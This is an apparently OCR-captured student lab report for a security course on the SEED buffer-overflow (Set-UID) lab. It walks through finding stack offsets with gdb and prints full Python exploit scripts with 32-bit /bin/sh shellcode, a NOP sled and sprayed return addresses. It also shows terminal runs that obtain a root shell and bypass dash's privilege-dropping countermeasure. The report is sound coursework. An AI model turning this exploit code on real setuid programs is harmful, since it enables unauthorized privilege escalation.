Lab 1 Report
Comp 435
Joshua Trzcienski


<u>Buffer Overflow Attack Lab (Set-UID Version)</u>

Overview:

This lab looks at buffer overflows attacks, which happens when data is written beyond the boundary set by a buffer and is generally done so by injected malicious code in some program. In this lab, attacks are executed with knowledge of how large the buffer is, and a more realistic example, an attack where the buffer size is unknown. Multiple different countermeasures are looked at as well, and at times some of these countermeasures are off, and later in the lab turned back on. The main goal of these attacks in this lab is to obtain root priviledge.

Task 1: Shellcode


As stated in the lab, shellcode is some code that launches a shell. Normally, you should not have root privilege my normally launching a shell, but as seen later in the lab, you can use this shellcode to call a shell and have root privilege. Below is a screenshot of what happened when both the 32 bit and 64 bit shellcode was run.





Below ./a32.out and ./a64.out, a $ symbol can be seen. This represents a shell being called, and essentially what is happening is a shell is being run inside of a shell. If this had root privilege, instead of there being a $, you would see a #. Just calling this normal shellcode will not result in any sort of enhanced privilege being granted, but it does call a shell, which when paired with some sort of injection attack, could result in a root shell being run, which will be seen in the later tasks.

Task 3: Launching Attack on 32-bit Program (Level 1)


Before the exploit.py file can be filled out, a couple of different pieces of information need to e figured out. The three pieces of information that needed to be figured out was the start, return, and offset. The first step was using gdb to debug the program, which in turn could be used could be used to find the location of the buffer and ebp location. Below are the screenshots for debugging the first level stack file.







The above three screenshots showed the process of running throught the stack-L1 program. A breakpoint was set at the bof() function, where it was stopped once the program ran, and after next was called it finished. Once this was done, p $ebp to find where ebp is, and p &buffer to find the buffer. The screenshot below shows these values.



From the above screenshot, the location of ebp was 0xffffcb48 and the location of the buffer was 0xffffcac8. The difference between the two locations equals 128. The return address sits 4 bytes above ebp, so this means that the return address distance to the buffer would be 132. This will be the value used for the offset. Knowing that the ebp location is 0xffffcb48, and if you add 4 then you get the return address, and adding another 4 gives you the first point you can jump to, which would be 0xffffcb48+8. As stated in the lab, and the book chapter, this value likely will not work for the return address because the address that was found for ebp was found when using the gdb method, and when doing so gdb may put more data on the stack compared to when the program is regularly run. So instead of using 0xffffcb48+8, a higher value must be used, and in the case of the below screenshot it was 0xffffcb48+140, but with testing using 0xffffcb48+120 all the way to 0xffffcb48+458 worked as well. As far as the start, the shellcode should be inserted in the end of the payload, so by taking the size of the payload, and subtracting the size of the shellcode, this gives the starting point of where to insert the shellcode at the back of the payload. Below is the attached screenshot of exploit.py for the first level attack.

Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'

Summary
Console
Hardware
Cloud-Init
Options
Task History
Backup
Replication
Snapshots
Firewall


Activities   Text Editor

Open

exploit.py


```python
#!/usr/bin/python3
import sys

""" This code constructs a payload to be read into the buffer
and writes the binary payload to "badfile".

First we construct the payload entirely of NOPs to serve as a
nopsled into our shellcode. Next, we insert the shellcode into
the payload. Finally, we insert a return address that will
instruct the vulnerable program to execute instructions in the
payload.
"""

# You can use this function to print out your payload in bytes.
# It is not necessary to use this, but it may help you debug.
def bytes_to_hex(arr):
        print(''.join('{:02x}'.format(x) for x in arr))

# Replace the payload with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the payload with NOP's
payload = bytearray(0x90 for i in range(517))

# Put the shellcode somewhere in the payload
start = 517-len(shellcode)            # Change this number
payload[start:start+len(shellcode)] = shellcode


# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb48+140      # Change this number
offset = 132            # Change this number

L = 4   # Use 4 for 32-bit address and 8 for 64-bit address
        # You don't need to change this for this lab.
payload[offset:offset + L] = (ret).to_bytes(L,byteorder='little')


# Write the payload to a file
with open('badfile', 'wb') as f:
  f.write(payload)
```

With all these values filled in, after running exploit.py, it fills the badfile, and when stack-L1, a root level shell is run, which can be seen in the screenshot below.



Task 4: Launching Attack without Knowing Buffer Size (Level 2)

In this scenario, the buffer size is not explicity known, but a range of 100-200 is given. With this in mind this means that the start of the buffer is going to be at least 100 from the the return address location, with a max of 200. A small value is also added in case space is added at the end of the buffer by the compiler, so the buffer will be at a maximum of around 220 away from the return address. The ebp location was found using gdb, so this value will be used as the starting point for the return address which gives 0xffffcb48+220. Instead of just putting the return address in one place, where we think it should be if we knew the size of the buffer, by using a technique called spraying, instead of putting it one place, it is placed everywhere instead. If the return address is put in every spot that the actual return address could be, eventually the real one will be overwritten. With this in mind, the range of 100-200, all of these potential buffer sizes will just be filled with the return address. Going back to the return address that was decided to be used, 0xffffcb48+220, this is not the only return address that would work. Due to the NOP sled, as long as it is between where the NOP's begin and the calling of the shellcode, because it will just keep on calling NOPs, which would eventually lead to the shellcode being run. Below is the attached screenshot of exploit.py for this task, and successful capture of the root.


Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'
Summary
Console
Hardware
Cloud-Init
Options
Task History
Backup
Replication
Snapshots
Firewall
Activities
Text Editor
Oct 6 21:41
Open
exploit.py
~/Downloads/Labsetup/code
exploit3.py
call_shellcode.c
exploit4.py
#!/usr/bin/python3
import sys

""" This code constructs a payload to be read into the buffer
and writes the binary payload to "badfile".

First we construct the payload entirely of NOPs to serve as a
nopsled into our shellcode. Next, we insert the shellcode into
the payload. Finally, we insert a return address that will
instruct the vulnerable program to execute instructions in the
payload.
"""

# You can use this function to print out your payload in bytes.
# It is not necessary to use this, but it may help you debug.
def bytes_to_hex(arr):
        print(''.join('{:02x}'.format(x) for x in arr))

# Replace the payload with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the payload with NOP's
payload = bytearray(0x90 for i in range(517))

# Put the shellcode somewhere in the payload
start = 517-len(shellcode)   # Change this number
payload[start:start+len(shellcode)] = shellcode

Decide the return address value
and put it somewhere in the payload
ret   = 0xffffcb48+220   # Change this number
offset = 112   # Change this number

L = 4   # Use 4 for 32-bit address and 8 for 64-bit address
         # You don't need to change this for this lab.
for i in range(25):
        payload[offset+(i*4):(i*4)+offset+L] = (ret).to_bytes(L,byteorder='little')


bytes_to_hex(payload);

Write the payload to a file
with open('badfile', 'wb') as f:
  f.write(payload)



Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'
Summary
Console
Hardware
Cloud-Init
Options
Task History
Activities
Terminal
[10/06/21]seed@VM:~/.../code$ ./exploit.py
[10/06/21]seed@VM:~/.../code$ ./stack-L2
Input size: 517
exit


Task 5: Defeating dash's Countermeasure

In this task, this is exploring a countermeasure that dash has where if the effective UID does not equal the real UID, privileges are dropped. The workaround that is being explored here is that before execve() is called, the real UID is set to 0, because when a root level program runs, the effective UID is also 0. By changing the original shellcode to include the setting of the UID to 0, instead of a regular shell being opened like in Task 1 when it is run, a root level shell is run, which can be seen in the screenshot below.



Going back to Task 3, the shellcode can also be changed to include the setting of UID to be 0. In the previous tasks, the countermeasures were turned off, but in this example they are turned on, but a root level shell was still able to be captured. The only thing that needed to be changed was the shellcode in exploit.py, which had the updated shellcode setting UID to 0. The updated shellcode change in exploit.py, and the root capture with countermeasures on is shown in the screenshot below.




Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'
Summary
Console
Hardware
Cloud-Init
Options
Task History
Backup
Replication
Snapshots
Firewall
Activities
Terminal
[10/06/21]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[10/06/21]seed@VM:~/.../code$ ./exploit.py
[10/06/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root   9 Oct 6 14:18 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
quit
/bin//sh: 2: quit: not found
exit